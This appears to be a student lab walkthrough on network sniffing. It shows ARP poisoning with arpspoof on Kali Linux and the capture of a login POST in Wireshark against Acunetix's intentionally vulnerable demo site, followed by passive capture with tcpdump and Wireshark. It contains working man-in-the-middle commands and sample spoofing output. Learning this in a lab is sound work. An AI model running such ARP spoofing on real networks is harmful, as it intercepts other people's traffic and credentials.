How to use it - :

- Open Kali linux and type sudo apt install dsniff




```
Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
root@Kali:/home/aniket# root@Kali:/home/aniket#
File Actions Edit View Help
root@Kali:/home/aniket# root@Kali:/home/aniket#
[  root@Kali ~ ](./home/aniket)
# sudo apt install dsniff
dsniff is already the newest version (2.4b1+debian-34).
The following packages were automatically installed and are no longer required:
  crackmapexec  libfreerdp-client2-2t64  libmagickwand-6.q16-7t64  librdmacm1t64  python3-pathspec  ruby-ffi-compiler
  firebird3.0-common  libfreerdp2-2t64  libmagickcore-6.q16-7t64  librdmacm1t64  python3-pluggy  ruby-fiber-local
  firebird3.0-common-doc  libfuse3-3  libmbdecrypto7t64  libssh-gcrypt-4  python3-rsa  ruby-hijikes
  fonts-liberation2  libgdal34t64  libimf1  libsuperlu6  python3-setproctitle  ruby-http
  freerdp2-x11  libgeo3.12.2  libmmhash2  libswscale7  python3-setuptools-scm  ruby-http-accept
  hydra-gtk  libgapi0  libmsgraph-0-1  libtag1v5  rubyhttp-accept
  iverbs-providers  libgrpc0  libnetcdf19t64  libtag1v5-vanilla  rubyhttp-form-data
  imagemagick-6.q16  libgrxdr0  libonghttp3-3  libtagc0  rubyhttp-parser
  lame  libgl1-mesa-dev  libopenem264-7  libusbxmx0  rubyhttp-parser.rb
  libgbfs120230002  libgbpt1  libopenepac  libwebrtc-audio-processing1  rubyhttp-term-ansicolor
  libgbmd11l16l2  libgbpt1-60  libgbpt1-38t64  libopus2-2t64  rubyhttp-termansicolor
  libgbssan0  libgbpt1-1-2  libgbptebo038  libwiresharik17t64  rubyhttp-terse
  libgbvfilter9  libgbtsourceviewmm-3.0-0v5  libgbptlist3  libwiretap14t64  rubyhttp-maxmind
  libgbvformat60  libgbumho2  libgbptpler134  libgbwut115t64  rubyhttp-minimal
  libbbfio1  libgbdf5-103-1t64  libgbptpler145  libgbwnpack0  rubyhttp-minimal
  libbblocsc2-3  libgbdf5-hl-100t64  libgbpostproc57  libgbzip4t64  rubyhttp-minimal
  libbbboost-iostreams1.83.0  libgbhtpparser2.9  libgbpythont3.11-dev  openjdk-23-jre  rubyhttp-minimal
  libbbboost-thread1.83.0  libgbibverbs1  libgbpythont3.11-minimal  openjdk-23-jre-headless  rubyhttp-minimal
  libbcapstone4  libgbimobiledevice6  libgbpythont3.11-stdlib  opensnmpd-extras  rubyhttp-minimal
  libcephfs2  libgbiparser1  libgbpythont3.11t64  perl-modules-5.38  rubyhttp-minimal
  libconfig++9v5  libgbua0.82t64  libgbpythont3.12-minimal  postgresql-16-pg-gwm  rubyhttp-minimal
  libcurl4  libgbsoncpp25  libgbpythont3.12-stdlib  python3-apppdirs  rubyhttp-minimal
  libdirectfb-1.7-7t64  libgbx10.10  libgbpythont3.12t64  python3-hatch-vcs  rubyhttp-minimal
  libdnlib3  libgbfgsb0  libgbq5sensors5  python3-hatching  rubyhttp-minimal
  libflac12t64  libgbua5.2-0  libgbq5swebkit5  python3-jose  rubyhttp-minimal
  libfm9  libmagickcore-6.q16-7-extra  libgbq5t11extras5  python3-lib2to3  rubyhttp-minimal
Use 'sudo apt autoremove' to remove them.

Summary:
Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1

[  root@Kali ~ ](./home/aniket)
# 
```


- Now ip forwarding

Command :- sudo sysctl -w net.ipv4.ip_forward=1




- Now Start ARP Poisoining

Command :- sudo arpspoof -i eth0 -t <target Ip > <gateway ip >




- Here it started




Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
root@Kali:/home/aniket root@Kali:/home/aniket

```
[root@Kali ~]# sudo arpspoof -i eth0 -t 192.168.157.254 192.168.157.78
8:02:27:28:75:f4 2c:3b:70:9c:e4:a7 0806 42: arp reply 192.168.157.78 is-at 8:02:27:28:75:f4
8:02:27:28:75:f4 2c:3b:70:9c:e4:a7 0806 42: arp reply 192.168.157.78 is-at 8:02:27:28:75:f4
8:02:27:28:75:f4 2c:3b:70:9c:e4:a7 0806 42: arp reply 192.168.157.78 is-at 8:02:27:28:75:f4
```

- Start Wireshark
- Click on eth0



- It capturing the packets



- Now go to attacker machine browser
- Type Credentials

login page

Not secure testphp.vulnweb.com/login.php

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

If you are already registered please enter your login information below:

Username:
Password:
login

You can also signup [here](#).
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.


- Entered username and passwords



- Now back to the wireshark and find **POST** packet
- Here , post packet .. Open it



- It captures the Credentials



Passive Sniffing

Perform Passive Sniffing Using TCPDump

tcpdump is a command-line network packet analyzer tool that captures and displays network traffic in real-time.

It allows users to monitor, filter, and record packets flowing through a network interface for troubleshooting, analysis, and security testing.

How to use it :-

- Open Kali linux terminal and type sudo **apt install tcpdump**

- Now , capture the Network Traffic

Command – `tcpdump -I eth0` – to capture all traffic in eth0 network interface

- Here it started capturing the packets


Perform Passive Sniffing Using Wireshark

Wireshark is a free, open-source network protocol analyzer that captures, inspects, and displays network packets in real-time through a graphical interface.


It helps users analyze network traffic, troubleshoot problems, and study communication protocols in detail.

How to use it :-


- Open kali linux , go to application section and search wireshark and open it



- Click on eth0 network interface



- Here , it started capturing the packets



THANK YOU